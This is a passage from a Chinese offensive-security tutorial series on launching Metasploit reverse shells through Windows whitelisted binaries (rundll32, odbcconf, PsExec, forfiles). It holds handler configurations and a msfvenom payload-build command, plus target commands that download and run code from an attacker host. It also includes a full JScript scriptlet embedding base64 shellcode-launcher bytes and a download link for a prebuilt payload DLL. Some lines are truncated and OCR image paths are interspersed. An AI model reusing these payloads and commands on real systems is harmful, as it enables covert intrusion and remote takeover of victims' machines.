msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) >
```

靶机执行：

```
C:\Windows\SysWOW64\rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";doc
```

注：x64 rundll32.exe

```
C:\Users\John>C:\Windows\SysWOW64\rundll32.exe javascript:"\..\mshtml,RunHTMLApp
lication ";document.write();GetObject("script:http://192.168.1.4/Rundll32_shellc
ode")
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 57 opened (192.168.1.4:53 -> 192.168.1.5:41274) at 2019-

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 7064
meterpreter >
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 57 opened (192.168.1.4:53 -> 192.168.1.5:41274) at 2019-01-19 04:13:26 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 7064
meterpreter >
```

基于本地加载（2）：

payload配置：

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.
```

```
root@John:/var/www/html# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f dll >Micropoor_Rundll32.dll
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

靶机执行：

```
C:\Users\John>rundll32 shell32.dll,Control_RunDLL C:\Users\John\Desktop\Micropoo
r_Rundll32.dll
```

```
msf exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.1.4:53

[*] Sending stage (179779 bytes) to 192.168.1.5

[*] Meterpreter session 63 opened (192.168.1.4:53 -> 192.168.1.5:43320) at 2019-


meterpreter > getuid

Server username: John-PC\John

meterpreter > getpid

Current pid: 6656
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.5
[*] Meterpreter session 63 opened (192.168.1.4:53 -> 192.168.1.5:43320) at 2019-01-19 04:34:59 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 6656
meterpreter >
```


基于命令执行（3）：

靶机执行：

Windows 2003：

```
rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new ActiveX
```

注：如靶机支持powershell，调用powershell更贴合实战。



附录：Rundll32_shellcode

```
<?xml version="1.0"?>

<package>
<component id="Micropoor">

<script language="JScript">
<![CDATA[
function setversion() {
}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Tr
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYW
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
```

"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
"eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNl"+
"cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeeQYFAAAAL1N5c3RlbS5SdW50aW1lLlJlbW90"+
"aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249Mi4wLjAu"+
"MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BgcAAAAH"+
"dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQoEAwAA"+
"ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQw"+
"B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVu"+
"dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkLAAAA"+
"CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9u"+
"SG9sZGVyBgAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlCk1lbWJlclR5"+
"cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAAAAJCQAAAAYR"+
"AAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0W10pCAAAAAoBCwAA"+
"AAIAAAAGEgAAACBTeXN0ZW0uWG1sLlNjaGVtYS5YbWxWYWx1ZUdldHRlcgYTAAAATVN5c3RlbS5Y"+
"bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdh"+
"NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAAABhYAAAAaU3lzdGVtLlJlZmxlY3Rpb24uQXNz"+
"ZW1ibHkGFwAAAARMb2FkCg8MAAAAABQAAAJNWpAAAwAAAAQAAAD//wAAuAAAAAAAAAAAABAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUaGlzIHByb2dy"+
"YW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAAAFBFAABMAQMAVC1CXAAAAAAA"+
"AAAA4AACIQsBCwAADAAAAAYAAAAAAAAOKgAAACAAAABAAAAAAAAQACAAAAACAAAEAAAAAAAAAAQA"+
"AAAAAAAAAIAAAAACAAAAAAAAAwBAhQAAEAAAEAAAAAAQAAAQAAAAAAAEAAAAAAAAAAAAAAAwCkA"+

"AEsAAAAAQAAA0AIAAAAAAAAAAAAAAAAAAAAAAAAAYAAADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAIAAAAAAAAAAAAAAAIIAAASAAAAAAAAAAA"+

"AAAALnRleHQAAAAUCgAAACAAAAAMAAAAAgAAAAAAAAAAAAAAAAAAIAAAYC5yc3JjAAAA0AIAAABA"+

"AAAABAAAAA4AAAAAAAAAAAAAAAAAAEAAAEAucmVsb2MAAAwAAAAAYAAAAAIAAAASAAAAAAAAAAAAA"+

"AAAAAABAAABCAAAAAAAAAAAAAAAAAAAAPApAAAAAAAASAAAAAIABQBEIgAAfAcAAAMAAAAAAAAAA"+

"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQgIoBAAACgAA"+

"KAIAAAYAACoAAAAAAAAA/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH"+

"4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiL"+

"WCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMdyYHiej/"+

"0LiQAQAAKcRUUGgpgGsA/9VqCmjAqAEEaAIAADWJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldGH/"+

"1YXAdAr/Tgh17OhnAAAAagBqBFZXaALZyF//1YP4AH42izZqQGgAEAAAVmoAaFikU+X/1ZNTagBW"+

"U1doAtnIX//Vg/gAfShYaABAAABqAFBoCy8PMP/VV2h1bk1h/9VeXv8MJA+FcP///+mb////AcMp"+

"xnXBw7vwtaJWagBT/9UAAAATMAYAZQAAAAEAABEAIFUBAACNBgAAASXQAwAABCgGAAAKChYGjml+"+

"AQAABH4CAAAEKAMAAAYLBhYHbigHAAAKBo5pKAgAAAoAfgkAAAoMFg1+CQAAChMEFhYHEQQWEgMo"+

"BAAABgwIFSgFAAAGJisAKkogABAAAIABAAAEH0CAAgAABCpCU0pCAQABAAAAAAAMAAAAdjQuMC4z"+

"MDMxOQAAAAAFAGwAAABgAgAAI34AAMwCAABkAwAAI1N0cmluZ3MAAAAAMAYAAAgAAAAjVVMAOAYA"+

"ABAAAAAjR1VJRAAAAEgGAAA0AQAAI0Jsb2IAAAAAAAAAAgAAAVfVAjQJAgAAAPolMwAWAAABAAAA"+

"DwAAAAQAAAADAAAABgAAAAwAAAALAAAABAAAAAEAAAABAAAAAQAAAAEAAAADAAAAAQAAAAEAAAAB"+

"AAAAAQAAAAAACgABAAAAAAAAGAEsARAAGAFsBPwEGAHcBPwEGAKYBhgEGAMYBhgEGAPcBRAAGAEEC"+

"hgEGAFwCRAAGAJgChgEGAKcCRAAGAK0CRAAGANACRAAGAAID4wIGABQD4wIGAEcDNwMAAAAAAQAA"+

"AAAAAQABAAEAEAAhACkABQABAAEAAAAAAPwBAAAFAAMABwATAQAAZgIAACEABAAHABEAXQASABEA"+

"aAASABMBhAI+AFAgAAAAAIYYUgAKAAEAwCEAAAAAkQBYAA4AAQAAAAAAgACRIH8AFQABAAAAAACA"+

"AJEgjAAdAAUAAAAAAIAAkSCZACgACwAxIgAAACRGDADDgANAAAAAQCtAAAAAgC5AAAAAwC+AAAA"+

"BADPAAAAAQDZAAAAAgDsAAAAAwD4AAAABAAHAQAABQANAQAABgAdAQAAAQAoAQAAAgAwAREAUgAu"+

"ACEAUgA0ACkAUgAKAAkAUgAKADkAUgAKAEkAwAJCAGEA1wJKAGkACgNPAGEADwNYAHEAUgBkAHkA"+

"UgAKACcAWwA5AC4AEwBpAC4AGwByAGMAKwA5AAgABgCRAAEAVQEAAAQAWwAnAwABBwB/AAEAAAEJ"+

"AIwAAQAAAQsAmQABAGggAAADAASAAAAAAAAAAAAAAAAAAAAAAAAAOQBAAAEAAAAAAAAAAAAABADsA"+

"AAAAAAQAAwAAAAA8TW9kdWxlPgB3bWlfY3NfZGxsX3BheWxvYWQuZGxsAFByb2dyYW0AU2hlbGxD"+

"b2RlTGF1bmNoZXIAbXNjb3JsaWIAU3lzdGVtAE9iamVjdAAuY3RvcgBNYWluAE1FTV9DT01NSVQA"+

"UEFHRV9FWEVDVVRFX1JFQURXUklURQBWaXJ0dWFsQWxsb2MAQ3JlYXRlVGhyZWFkAFdhaXRGb3JT"+

"aW5nbGVPYmplY3QAbHBTdGFydEFkZHIAc2l6ZQBmbEFsbG9jYXRpb25UeXBlAGZsUHJvdGVjdABs"+

"cFRocmVhZEF0dHJpYnV0ZXMAZHdTdGFja1NpemUAbHBTdGFydEFkZHJlc3MAcGFyYW0AZHdDcmVh"+

"dGlvbkZsYWdzAGxwVGhyZWFkSWQAaEhhbmRsZQBkd01pbGxpc2Vjb25kcwBTeXN0ZW0uU2VjdXJp"+

"dHkuUGVybWlzc2lvbnMAU2VjdXJpdHlQZXJtaXNzaW9uQXR0cmlidXRlAFNlY3VyaXR5QWN0aW9u"+

"AFN5c3RlbS5SdW50aW1lLkNvbXBpbGVyU2VydmljZXMAQ29tcGlsYXRpb25SZWxheGF0aW9uc0F0"+

"dHJpYnV0ZQBSdW50aW1lQ29tcGF0aWJpbGl0eUF0dHJpYnV0ZQB3bWlfY3NfZGxsX3BheWxvYWQA"+

"Qnl0ZQA8UHJpdmF0ZUltcGxlbWVudGF0aW9uRGV0YWlscz57MEQxQTVERjAtRDZCNy00RUUzLUJB"+

"QzItOTY0MUUyREJCMDNFfQBDb21waWxlckdlbmVyYXRlZEF0dHJpYnV0ZQBWYWx1ZVR5cGUAX19T"+

"dGF0aWNBcnJheUluaXRUeXBlU2l6ZT0zNDEAJCRtZXRob2QweDYwMDAwMDItMQBSdW50aW1lSGVs"+

"cGVycwBBcnJheQBSdW50aW1lRmllbGRIYW5kbGUASW5pdGlhbGl6ZUFycmF5AEludFB0cgBvcF9F"+

"eHBsaWNpdABTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXMATWFyc2hhbABDb3B5AFplcm8A"+

"RGxsSW1wb3J0QXR0cmlidXRlAGtlcm5lbDMyAC5jY3RvcgBTeXN0ZW0uU2VjdXJpdHkAVW52ZXJp"+

"ZmlhYmxlQ29kZUF0dHJpYnV0ZQAAAAAAAyAAAAAAAPBdGg231uNOusKWQeLbsD4ACLd6XFYZNOCJ"+

"AyAAAQMAAAECBgkHAAQJCQkJCQoABhgJCQkYCRAJBQACCRgJBSABARENBCABAQgEAQAAAAMGERAH"+

"AAIBEikRLQQAARgKCAAEAR0FCBgIAgYYCAcFHQUJGAkYBCABAQ4IAQAIAAAAAAAeAQABAFQCFldy"+

"YXBOb25FeGNlcHRpb25UaHJvd3MBgJ4uAYCEU3lzdGVtLlNlY3VyaXR5LlBlcm1pc3Npb25zLlNl"+

"Y3VyaXR5UGVybWlzc2lvbkF0dHJpYnV0ZSwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3Vs"+

"dHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5FQFUAhBTa2lwVmVy"+

```
"aWZpY2F0aW9uAQAAAOgpAAAAAAAAAAAAAP4pAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADwKQAA"+
"AAAAAAAAX0NvckRsbE1haW4AbXNjb3JlZS5kbGwAAAAAAP8lACAAEAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAQAAAAGAAAgAAAAAAAAAAAAAAAAAAA"+
"AQABAAAAMAAAgAAAAAAAAAAAAAAAAAAAQAAAAAASAAAAFhAAAB0AgAAAAAAAAAAAAAB0AjQAAABW"+
"AFMAXwBWAEUAUgBTAEkATwBOAF8ASQBOAEYATwAAAAAAvQTv/gAAAQAAAAAAAAAAAAAAAAAAAAAA"+
"PwAAAAAAAAEAAAAgAAAAAAAAAAAAAAAAAAAAAEQAAAABAFYAYQByAEYAaQBsAGUASQBuAGYAbwAA"+
"AAAAJAAEAAAAVAByAGEAbgBzAGwAYQB0AGkAbwBuAAAAAAAAAAALAE1AEAAAEAUwB0AHIAaQBuAGcA"+
"RgBpAGwAZQBJAG4AZgBvAAAAsAEAAAEAMAAwADAAMAAwADQAYgAwAAAALAACAAEARgBpAGwAZQBE"+
"AGUAcwBjAHIAaQBwAHQAaQBvAG4AAAAAACAAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMAaQBvAG4A"+
"AAAAADAALgAwAC4AMAAuADAAAABQABcAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAAAHcAbQBp"+
"AF8AYwBzAF8AZABsAGwAXwBwAGEAeQBsAG8AYQBkAC4AZABsAGwAAAAAACgAAgABAEwAZQBnAGEA"+
"bABDAG8AcAB5AHIAaQBnAGgAdAAAACAAAABYABcAAQBPAHIAaQBnAGkAbgBhAGwARgBpAGwAZQBu"+
"AGEAbQBlAAAAdwBtAGkAXwBjAHMAXwBkAGwAbABfAHAAYQB5AGwAbwBhAGQALgBkAGwAbAAAAAAA"+
"NAAIAAEAUAByAG8AZAB1AGMAdABWAGUAcgBzAGkAbwBuAAAAMAAuADAALgAwAC4AMAAAADgACAAB"+
"AEEAcwBzAGUAbQBiAGwAeQAgAFYAZQByAHMAaQBvAG4AAAAwAC4AMAAuADAALgAwAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
```

```
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAIAAADAAAABA6AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAENAAAABAAAAAkXAAAACQYAAAAJFgAAAAYaAAAAJ1N5c3RlbS5SZWZs"+
"ZWN0aW9uLkFzc2VtYmx5IExvYWQoQnl0ZVtdKQgAAAAKCwAA";
var entry_class = 'ShellCodeLauncher.Program';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.
    var al = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(stm);
    al.Add(undefined);
```

```
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

} catch (e) {
    debug(e.message);
}

]]>
</script>

</component>
</package>
```

基于白名单Odbcconf执行payload第十二季

注：请多喝点热水或者凉白开，可预防肾结石，通风等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Odbcconf简介：

ODBCCONF.exe是一个命令行工具，允许配置ODBC驱动程序和数据源。

微软官方文档：

https://docs.microsoft.com/en-us/sql/odbc/odbcconf-exe?view=sql-server-2017

说明：Odbcconf.exe所在路径已被系统添加PATH环境变量中，因此，Odbcconf命令可识别，需注意x86，x64位的Odbcconf调用。

Windows 2003 默认位置：

```
C:\WINDOWS\system32\odbcconf.exe

C:\WINDOWS\SysWOW64\odbcconf.exe
```

Windows 7 默认位置：

```
C:\Windows\System32\odbcconf.exe

C:\Windows\SysWOW64\odbcconf.exe
```

攻击机： 192.168.1.4 &Debian

靶机： 192.168.1.119&Windows 2003

192.168.1.5 & Windows 7

配置攻击机msf：

注：x86 payload

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.4:53
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:


   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：Windows 2003

注：文中为了更好的跨Windows 03--Windows 2016，Odbcconf for dll采纯C重新编写。




```
C:\Windows\SysWOW64\odbcconf.exe /a  {regsvr C:\Micropoor_Odbcconf.dll}
```

注：x64 Odbcconf.exe

```
C:\>C:\Windows\SysWOW64\odbcconf.exe /a  {regsvr C:\Micropoor_Odbcconf.dll}
```

```
msf exploit(multi handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 74 opened (192.168.1.4:53 -> 192.168.1.119:1187) at 2019-01-19 08:39:50 -0500

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 1568
meterpreter >
```

附：

Micropoor_Odbcconf.dll，已测Windows 2003 x64 Windows 7 x64

注：

功能：reverse_tcp IP:192.168.1.4 PORT:53。如有安全软件拦截，因Micropoor加入特征。

```
大小：73216 字节

修改时间：2019年1月19日，21:29:11

MD5：B31B971F01DE32EC5EC45746BF3DDAD2

SHA1：CF42E4BF5A613992B7A563A522BBEBF1D0F06CCE

CRC32：28A1CE90
```

https://drive.google.com/open?id=1j12W7VOhv_-NdnZpFhWLwdt8sQwxdAsk

基于白名单PsExec执行payload第十三季

注：请多喝点热水或者凉白开，可预防肾结石，通风等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

PsExec简介：

微软于2006年7月收购sysinternals公司，PsExec是SysinternalsSuite的小工具之一，是一种轻量级的telnet替代品，允许在其他系统上执行进程，完成控制台应用程序的完全交互，而无需手动安装客户端软件，并且可以获得与控制台应用程序相当的完全交互性。

微软官方文档：

https://docs.microsoft.com/zh-cn/sysinternals/downloads/psexec

说明：PsExec.exe没有默认安装在windows系统。

攻击机： 192.168.1.4 &Debian

靶机： 192.168.1.119&Windows 2003

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------



Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：




```
PsExec.exe -d -s msiexec.exe /q /i http://192.168.1.4/Micropoor_rev_x86_msi_53.t
```

```
E:\SysinternalsSuite>PsExec.exe -d -s msiexec.exe /q /i http://192.168.1.4/Micropoor_rev_x86_msi_53.txt

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


msiexec.exe started on WIN03X64 with process ID 992.
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 11 opened (192.168.1.4:53 -> 192.168.1.119:1318) at 2019

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 728
meterpreter >
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 11 opened (192.168.1.4:53 -> 192.168.1.119:1318) at 2019-01-20 05:43:32 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 728
meterpreter >
```

基于白名单Forfiles执行payload第十四季

注：请多喝点热水或者凉白开，可预防肾结石，通风等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

Forfiles简介：

Forfiles为Windows默认安装的文件操作搜索工具之一，可根据日期，后缀名，修改日期为条件。常与批处理配合使用。

微软官方文档：

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc753551(v=ws.11)

说明：Forfiles.exe所在路径已被系统添加PATH环境变量中，因此，Forfiles命令可识别，需注意x86，x64位的Forfiles调用。

Windows 2003 默认位置：

```
C:\WINDOWS\system32\forfiles.exe

C:\WINDOWS\SysWOW64\forfiles.exe
```

Windows 7 默认位置：

```
C:\WINDOWS\system32\forfiles.exe

C:\WINDOWS\SysWOW64\forfiles.exe
```

攻击机： 192.168.1.4 &Debian

